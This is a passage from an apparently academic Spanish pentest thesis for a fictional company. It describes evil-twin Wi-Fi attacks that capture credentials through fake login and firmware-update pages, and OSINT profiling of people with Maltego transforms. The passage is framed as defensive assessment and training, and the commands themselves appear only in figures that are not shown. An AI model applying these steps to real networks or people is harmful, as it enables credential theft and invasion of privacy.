

Figura 21. Tipos de escenarios

Nos centraremos en las opciones de captura de credenciales. Como podemos ver, podemos disponer de tres posibilidades. Ejecutamos el siguiente comando (Figura 22):

Figura 22. Iniciar proceso de captación de credenciales

Mediante este comando generará un SSID aleatorio, donde podremos ver diferentes tipos de conexiones Wifi, que intentarán captar la atención del usuario. Del listado de opciones de SSID suelen aparecer SSID de aeropuertos o zonas de paso. Esto es debido, que suelen ser sitios dónde el usuario quiere mantenerse conectado, pero no dispone de una conexión en ese momento, es por ello por lo que el programa utiliza la necesidad del usuario para intentar captar su atención. A nivel de la empresa FictCorp, se debe incidir en este tipo de conexiones al personal que se desplaza constantemente y que tiene en su poder información de gran valor para la empresa. Podemos ver en la Figura 23 claros ejemplos de SSID:

Figura 23. SSID aleatorios

Si intentamos conectarnos a una de esas conexiones nos saltará el siguiente mensaje, véase Figura 24:



Figura 24. Página de captura de credenciales

Una página de solicitud de credenciales simulando, por ejemplo, en este caso, una página de redes sociales. De esta manera, el atacante podrá captar datos del atacante y entrar en dichas páginas, con los datos que la víctima le ha entregado. El programa escucha, mostrará los datos de acceso, como se puede ver en la Figura 25.



Figura 25. Sistema de captación de credenciales

A nivel de usuario, como se ha comentado anteriormente, tiene una tasa de éxito mayor en zonas dónde el usuario requiere de una conexión, e intenta acceder a una libre. El objetivo de este tipo de ataque está pensado hacia directivos y comerciales, que realizan viajes y escalas en diferentes aeropuertos. La prevención que se puede realizar a nivel de empresa es la de disponer

de una tarifa plana de datos, o nunca realizar conexiones a sitios desconocidos, dado que podrían comprometer datos confidenciales de la empresa.

Podemos realizar otro ataque mediante el uso de otro comando (Figura 26). En este caso replicaremos una conexión de nuestro rango, e imitaremos un SSID cercano.



Figura 26. Comando para replicar SSID

Una vez ejecutado el comando nos aparece la siguiente ventana, dónde seleccionaremos el SSID que deseamos clonar (dentro del rango de nuestra antena). Seleccionaremos el primero de la lista (Figura 27).



Figura 27. Listado de las SSID que se pueden replicar

En este preciso momento, deberemos esperar a que alguien intente seleccionar esa conexión Wifi, e intente conectarse. La conexión Wifi le solicitará, si se conecta, mediante una página web, los datos de conexión, que serán los de la contraseña para acceder al SSID, como se puede observar en la Figura 28.



Figura 28. Introducción de credenciales

Podemos ver que todo el proceso que realiza la víctima puede serle familiar y no llegaría a la conclusión de que realmente está siendo atacado (véase Figura 29).



Figura 29. Introducción de credenciales

Una vez introducidos los datos por la víctima, la página web redirecciona a un sitio no disponible y el probador pentester habrá conseguido su objetivo, disponer de una clave de acceso a la red de la víctima. En este preciso momento el atacante dispone de más información (Figura 30).

Figura 30. Pantalla que visualiza el atacante

Este tipo de ataque tiene como objetivo, acceder a redes privadas de sitios que tengan conexiones inalámbricas. Pongamos el caso que un atacante se sitúe justo al lado de la empresa FictCorp y este empiece a clonar el tipo de wifi que ofrece la empresa a sus trabajadores. La tasa de éxito que puede tener si un empleado cae en este ataque es alta dado que el empleado no tendrá capacidad para distinguir que se ha conectado en un sitio que no es seguro. Es por ello, que a nivel de empresa, se debe incidir en el aspecto de formar a los usuarios en materia de conexiones, y que tengan conciencia que pueden existir riesgos a nivel de suplantación de redes.

El otro posible escenario que se ha realizado ha sido el de una página que dice que se necesita actualizar el firmware (Figura 31) solicitando la clave de red. En este caso, se realiza el mismo procedimiento sobre captura de credenciales, que el primer ejemplo. Dispones de una página web que solicitará claves de acceso para poder acceder. El sistema realizará una recolección de los datos que ha emitido el formulario de acceso.



Figura 31. Captación de credenciales

Esta herramienta trabaja tanto con un menú, como vía comandos. Se dispone de una serie de parámetros que se han añadido como anexo (Anexo B) dentro del trabajo, para poder profundizar en esta potente herramienta de extracción de contraseñas de una manera no bruta, pero poco lícita.

7.3.- OSINT: Recabar información mediante Maltego

Una de las principales tareas de un ingeniero social, como hemos comentado anteriormente, es la de recabar información sobre sus víctimas antes de realizar ataques, para ver dónde están sus puntos de acceso, así como sus posibles puntos débiles. No dedicarle el tiempo justo a esta tarea puede conllevar al atacante al fracaso, es por ello por lo que se considera un aspecto clave.

Existen en el mercado diferentes herramientas que realizan esta función de recabar información. Nosotros como probadores, nos centraremos en una de ellas, seguramente la más

popular dentro del sector, dadas sus posibilidades, esta herramienta es Maltego (WeLiveSecurity, 2014). Este tipo de herramientas estarían dentro de la fase dos del ciclo de vida de un ataque de Ingeniería Social, es vital que la empresa FictCorp tenga conocimiento de que información circula por la red de una manera pública y sin control.

Sobre Maltego se puede decir que es una de las herramientas más completas y mejor implementadas que existen actualmente en el mercado enfocada sobre todo en la recolección de información y minería de datos. Su valor añadido con respecto a otras herramientas es la representación de la información que la muestra de una forma gráfica. Por otro lado, Maltego permite enumerar información relacionada con elementos de red y dominios de una forma bastante comprensible y enumerar información relacionada con personas, datos tales como direcciones de email, sitios web asociados, números de teléfono, grupos sociales, empresas asociadas, etc. En definitiva, una poderosa herramienta de recopilación de datos.

Para esta parte del trabajo nos centraremos en como arrancar un funcionamiento y realizaremos búsquedas para poder ver su poder dentro del mundo de la recolección de datos. Haremos uso de la máquina virtual que tenemos instalada Kali. Por defecto en Kali ya viene instalada la herramienta Maltego (Figura 32), sin embargo, si se debe instalar, requerirá de la plataforma Java para su ejecución. Hay que comentar que este software puede ejecutarse tanto en sistemas operativos Windows como Mac.



Figura 32. Maltego en Kali Linux

Una vez ejecutado el programa, nos solicitará claves de acceso, debemos primeramente habernos registrado. Existe esta fase porque la herramienta ofrece diferentes tipos de licencia. Nosotros optamos por la licencia gratuita, dado que el uso que vamos a darle es básico. Sin embargo, se comentará con la Empresa FictCorp la opción de disponer de una licencia con mayores prestaciones si lo considera oportuno, dadas las posibilidades que brinda la herramienta.

Una vez arrancado el programa y con la pertinente licencia, podremos escoger transformaciones que ofrece el programa, algunas gratuitas y otras de pago, también hay otras que requieren de un registro previo a su uso. Optaremos por instalar alguna que pueda ofrecer al ingeniero social algún plus de información respecto a sus víctimas. Para realizar las pruebas hemos optado por instalar (Figura 33), por ejemplo:

- Google Maps GeoCoding: Conversor de direcciones físicas a coordenadas geográficas (latitud y longitud).
- CaseFile Entities: Este elemento incluye todas las entidades disponibles y se usa generalmente para las investigaciones.

- Fasight DNSDB: Esta transformación ofrece la base de datos de inteligencia de DNS más grande del mundo que proporciona una visión de la configuración de la infraestructura global de Internet.
- Standard Transforms CE: La transformación por defecto de Maltego, con ella se puede recopilar información de fuentes comunes de Internet, como consultas en servidores DNS, motores de búsqueda, redes sociales, varias API y otras fuentes.
- Have I been Pwned?: Es un servicio gratuito de búsqueda y notificación de violaciones de datos que monitoriza las violaciones de seguridad y las filtraciones de contraseñas que hayan podido tener los usuarios.
- Shodan: Es un motor de búsqueda que recoge datos de dispositivos conectados a Internet. Estos dispositivos conectados son consultados en busca de información disponible públicamente.
- Social Links CE: Es un complemento gratuito para recolectar datos desde ZoomEye, Shodan, SecurityTrails, Censys, Rosette, Skype, Documentcloud, bases de datos propias de Social Links, búsqueda de empresas (Offshores, CompaniesHouse), etc.



Figura 33. Transformaciones dentro de Maltego

Realmente, existe una gran variedad de opciones, y viendo las opciones de dichas transformaciones podemos extraer un amplio abanico de información. Se trata simplemente de jugar con las diferentes opciones que ofrece esta gran herramienta.

Una vez instaladas las transformaciones, podremos ya recabar la información deseada. En nuestro caso, empezaremos buscando por personas. Dado que este tipo de búsquedas son de carácter personal, deberían ser consensuadas por la persona que se busca, se hará una búsqueda con usuarios que hayan dado su consentimiento previo, añadiendo nombres y apellidos y ver qué información existe en la red sobre su persona. Para ello, generaremos un nuevo gráfico, véase Figura 34:



Figura 34. Generar un nuevo gráfico en Maltego

Se nos abrirá una ventana en blanco con una paleta con amplio abanico de opciones a nuestra mano derecha. Para la opción de usuario seleccionaremos "Person", véase Figura 35.



Figura 35. Seleccionando un tipo de entidad

Será tan sencillo como arrastrar dicha transformación dentro del gráfico. Y a continuación haciendo doble clic se nos abrirá una ventana de configuración, dónde introduciremos los datos que deseamos buscar. En este caso, nombres y apellidos. Una vez introducidos, haciendo clic izquierdo sobre el objeto generado (Figura 36), nos aparecerá multitud de opciones, para hacer la búsqueda.



Figura 36. Seleccionando que tipo de búsqueda se quiere realizar

En este caso, para ver la funcionalidad amplia de la herramienta seleccionaremos todas las posibles transformaciones. En este momento, el sistema ejecuta un proceso de recolección de datos, y nos mostrará, de una manera gráfica, toda la información pública que haya podido encontrar en internet. Cuantas más opciones seleccionemos, más tiempo de ejecución tendrá el proceso. Una vez finalizada la búsqueda, podemos ver que ha hecho una extracción de los datos. A simple vista, se puede ver que el programa muestra contactos próximos a la persona (Figura 37), documentos en la red dónde se ve reflejado sus nombres, información quizá útil, que, de una manera pública, sen pueden ver datos confidenciales de la persona sin tener conocimiento que estos datos son públicos. Como ya hemos comentado anteriormente, es una herramienta de doble sentido, es decir, es buena para recolección de datos por parte del atacante, y es muy buena herramienta para ser conocedores de que información de la empresa que está albergada en la red de internet de una manera pública.



Figura 37. Output de la consulta dentro de Maltego

